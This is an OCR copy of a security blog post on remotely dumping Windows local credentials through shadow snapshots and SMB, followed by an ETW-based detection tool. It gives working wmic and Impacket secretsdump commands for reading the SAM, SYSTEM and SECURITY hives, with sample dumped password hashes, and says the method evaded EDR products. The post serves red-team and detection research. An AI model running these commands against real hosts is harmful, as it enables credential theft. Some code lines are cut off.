REMOTE WINDOWS CREDENTIAL DUMP WITH SHADOW SNAPSHOTS: EXPLOITATION AND DETECTION

labs.itresit.es/2025/06/11/remote-windows-credential-dump-with-shadow-snapshots-exploitation-and-detection

June 11, 2025

By Pedro Gabaldón (X / LinkedIn)

INTRODUCTION

The purpose of this post is to describe a technique for remotely dumping Windows local credentials (SAM) by leveraging Shadow Snapshots. Using Shadow Snapshots makes it possible to access the required registry hives (SAM, SYSTEM, and/or SECURITY) directly over SMB, **without executing code** on the target machine.

From a defender's perspective, the post also explains how this activity can be detected. To demonstrate this, we developed a proof-of-concept (PoC) tool that shows how Event Tracing for Windows (ETW) can be used to spot the malicious behaviour.


This technique was added to *Impacket's secretsdump* and can be used with the option ***—use-remoteSSMethod***.

Detection via ETW is feasible with the WMI and SMB-SERVER providers. We built a PoC to illustrate this detection approach. Detecting this technique should be a priority because it allows attackers to steal Windows local credentials **remotely**, **without** any **code execution** on the victim host.

The theory

First of all, it has to be clear that one "problem" when accessing Windows local credentials is that the access to the necessary hives directly in disk is prohibited even when maximum privileges are used. This conduct is because these hives are mapped on the registry and thus they are in use by Windows internally.

Because of this, traditionally tools for dumping Windows Credentials have relayed on registry to dump that information. For example, backing up from registry with *reg save* or directly accessing SAM in the registry. Some other tools used *File System Drivers* to also access the hives directly on disk, *pwdump7* for example (https://www.openwall.com/passwords/windows-pwdump).



These hives on disks contains the data mapped to the registry structure in *REGF* format that Windows parses and load into the *Registry*.

- https://github.com/libyal/libregf/blob/main/documentation/Windows%20NT%20Registry%20File%20(REGF)%20format.asciidoc
- https://github.com/PeterGabaldon/WhatAboutSAM/blob/main/WhatAboutSAM/WhatAboutSAM/shadowMethod.cpp#L168


But, what happens when a Shadow Snapshot is created?

When a Shadow Snapshot is created all the files are accessible, including the registry hives on disk containing Windows credentials, but these files are not in use by Windows, as the "real" live files are used. A pinpoint about this, Shadow Snapshots are based on CoW (Copy-On-Write), so the files are the same unless modified in the "live" partition.

Manual approach


To simply test this:

- Create a Shadow Snapshot
  ```
  wmic shadowcopy call create Volume='C:\'
  ```
- Get the path listing them
  ```
  vssadmin list shadows
  [...]
  Contents of shadow copy set ID: {5590bae6-9edc-4012-b58a-5ff54e937cae}
  Contained 1 shadow copies at creation time: 03/06/2025 17:12:36
  Shadow Copy ID: {6efd3825-90a8-465e-8205-f445f2775769}
  Original Volume: (C:)\?\Volume{1d680c6d-69f7-4ad4-8177-
  b8240d0cf94c}\Shadow Copy Volume: \?
  \GLOBALROOT\Device\HarddiskVolumeShadowCopy2
  [...]
  ```
- Access the Shadow Snapshot and navigate to *Windows\System32\Config*. One of the easiest methods was to use 7z, in latest versions it is not possible.



Nirsoft has a tool called *ShadowCopyView* that can also be used.

https://www.nirsoft.net/utils/shadow_copy_view.html



This way it is possible to access and exfiltrate these hives and dump the credentials.

SMB

The idea is, if it is possible to directly access security hives in disk using Shadow Snapshots, can it be accessed remotely via SMB?

And the response is yes, and it has been documented for long time ago.

> https://www.4n6k.com/2017/02/forensics-quickie-accessing-copying.html

SMB supports a format to specify access in the past. Using a timestamp with "*GMT format*" it is possible to access the file system remotely via SMB in a previous version.

> https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb/bffc70f9-b16a-453b-939a-0b6d3c9263af

Extracted from the proper Microsoft documentation:

> For example, requesting a previous version of the file \\server\mydocs\reviews\feb01.doc at 2:44:00 P.M. on March30, 2001 UTC is specified in the following format:
>
> `\\server\mydocs\reviews\@GMT-2001.03.30-14.44.00\feb01.doc`

So, using *GMT* format it is possible to access remotely *SAM*, *SYSTEM*, *SECURITY* and so on.

Impacket has implemented the SMB call to list access in the past available: *FSCTL_SRV_ENUMERATE_SNAPSHOTS* (https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb/5a43eb29-50c8-46b6-8319-e793a11f6226)

> https://github.com/fortra/impacket/blob/master/impacket/smbconnection.py#L798

MANUAL EXAMPLE


The following is an example exploiting it manually.

First of all you must create the *Shadow Snapshot* remotely. This can be done using *wmic*.


```
C:\Users\peter>wmic /node:192.168.24.153 /user:peter /password:[***] shadowcopy call c
Executing (Win32_ShadowCopy)->create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 0;
        ShadowID = "{037BE7D1-2915-422A-B961-13065D469BE7}";
};


C:\Users\peter>
```


In the remote system you will see that the Shadow Snapshot was created.



Now, it can be accessed remotely. As this one was created *6/3/2025 9:02:45 AM (16:02:45 in UTC),* the remote GMT path will be @GMT-2025.06.03-16.02.45. Please take into account that it is necessary to use the date in UTC.



And from here it is possible to download SAM, SYSTEM and so on.



AUTOMATION

In order to automate this, a new option was added to *Impacket's secretsdump*. The changes were merged on May 2024.

https://github.com/fortra/impacket/pull/1719

Basically, the same procedure is performed from Python thanks to Impacket. *WMI Shadow Snapshot* is opened remotely, the create method is then executed, after that SAM/SYSTEM/SECURITY are downloaded via SMB and the Shadow Snapshot is deleted via WMI.


In order to use this method, simply add ***–use-remoteSSMethod*** to *secretsdump*. For example:

impacket-secretsdump -use-remoteSSMethod "./Admin:1234@192.168.1.161"

Also the remote volume being used can be modified using **–remoteSS-remote-volume** (it defaults to 'C:\'). And also the path were SAM/SYSTEM/SECURITY are downloaded locally can be modified using **–remoteSS-local-path** (it defaults to '.').

We have been using this option in offensive exercises since it was merged into *secretsdump* wihtout generating any alert in top products and top tier EDRs.

Test it vs your security products and share with us your results.



DETECtion

Now the question is, how can it be detected?

For such thing a PoC tool was developed using ETW to demostrate how it is possible to detect this malicious behaviour. Maybe other approaches are possible, but after testing others (like Windows Events) we decided to use ETW.

https://github.com/I3IT/Detect.Remote.ShadowSnapshot.Dump

IOA

One thing to have clear before developing a defensive tool is the indicators of the malicious behaviour that we want to detect. In this case, we have the following actions that are cleear indicator of this type of attack:

- A Shadow Snapshot is created via WMI (Win32_ShadowCopy::Create method is called)
- Suddenly via SMB SAM/SYSTEM/SECURITY are read
- Also the Shadow gets deleted. Optional indicator, with the other two would be sufficient.

In order to get that logs it is possible to use the following ETW providers:

- Microsoft-Windows-WMI-Activity {1418EF04-B0B4-4623-BF7E-D74AB47BBDAA}
- Microsoft-Windows-SMBServer {D48CE617-33A2-4BC3-A5C7-11AA4F29619E}

These two ETW providers gives sufficient information in order to be able to detect the indicators mentioned above.


The key point is to detect the operations described after parsing the consumed events from these two ETW providers.

```
if (wcscmp(propertyName, L"Operation") == 0 && wcscmp(value, L"Start IWbemServices::Exe
                std::wcout << "WARNING!!! POSSIBLE REMOTE DUMP USING SHADOW SNAPSHOT. A
                possible_dumping_detected = true;
            }

            if (wcscmp(propertyName, L"FileName") == 0 && (wcscmp(value, L"System32\\co
                std::wcout << "CRITICAL WARNING!!! REMOTE DUMP USING SHADOW SNAPSHOT IO
                dumping_detected = true;
            }

            if (wcscmp(propertyName, L"Operation") == 0 && wcsstr(value, L"Start IWbemS
                std::wcout << "CRITICAL WARNING!!! REMOTE DUMP USING SHADOW SNAPSHOT IO
                dumping_detected = false;
            }
```

Read the full source code here: https://github.com/I3IT/Detect.Remote.ShadowSnapshot.Dump/blob/main/Detect.Remote.ShadowSnapshot.Dump/Main.cpp




Now, when this method is used, the tool detects the indicators described and alert about it.

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump -use-remoteSSMethod 'peter:1234@192.168.24.151'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating SS
[*] Getting SMB equivalent PATH to access remotely the SS
[*] Target system bootKey: 0x4ae4c911a0157170cc9f832a69615156
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:bbff7b4f662a74765a88ea165043352c:::
peter:1002:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
